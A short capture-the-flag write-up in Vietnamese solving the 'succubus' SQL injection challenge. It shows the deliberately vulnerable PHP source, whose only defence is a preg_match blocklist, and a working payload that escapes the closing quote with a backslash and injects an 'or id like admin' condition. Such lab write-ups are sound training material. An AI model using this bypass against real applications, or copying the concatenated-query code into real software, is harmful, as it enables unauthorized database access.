

```
query : select id from prob_succubus where id='\ ' and pw=''
```

```
<?php
include "./config.php";
login_chk();
$db = dbconnect();
if(preg_match('/prob|_|\.|\\(|\\)/i', $_GET[id])) exit("No Hack ~_~");
if(preg_match('/prob|_|\.|\\(|\\)/i', $_GET[pw])) exit("No Hack ~_~");
if(preg_match('/\//', $_GET[id])) exit("HeHe");
if(preg_match('/\//', $_GET[pw])) exit("HeHe");
$query = "select id from prob_succubus where id='{$_GET[id]}' and pw='{$_GET[pw]}'";
echo "<hr>query : <strong>{$query}</strong><hr><br>";
$result = @mysqli_fetch_array(mysqli_query($db,$query));
if($result['id']) solve("succubus");
highlight_file(__FILE__);
?>
```

Quan sát source code của challenge này thì thấy nó sử dụng hàm preg_match để filter. Tìm hiểu cách bypass thì thấy ta có thể bypass bằng dấu \

Tiếp theo ta chỉ cần sửa lại id để tạo thành một query đúng. Như hình dưới là kết quả.



```
query : select id from prob_succubus where id='\ ' and pw='' or id like "admin" -- '
```

SUCCUBUS Clear!

```
<?php
include "./config.php";
login_chk();
$db = dbconnect();
if(preg_match('/prob|_|\.|\\(|\\)/i', $_GET[id])) exit("No Hack ~_~");
if(preg_match('/prob|_|\.|\\(|\\)/i', $_GET[pw])) exit("No Hack ~_~");
if(preg_match('/\//', $_GET[id])) exit("HeHe");
if(preg_match('/\//', $_GET[pw])) exit("HeHe");
$query = "select id from prob_succubus where id='{$_GET[id]}' and pw='{$_GET[pw]}'";
echo "<hr>query : <strong>{$query}</strong><hr><br>";
$result = @mysqli_fetch_array(mysqli_query($db,$query));
if($result['id']) solve("succubus");
highlight_file(__FILE__);
?>
```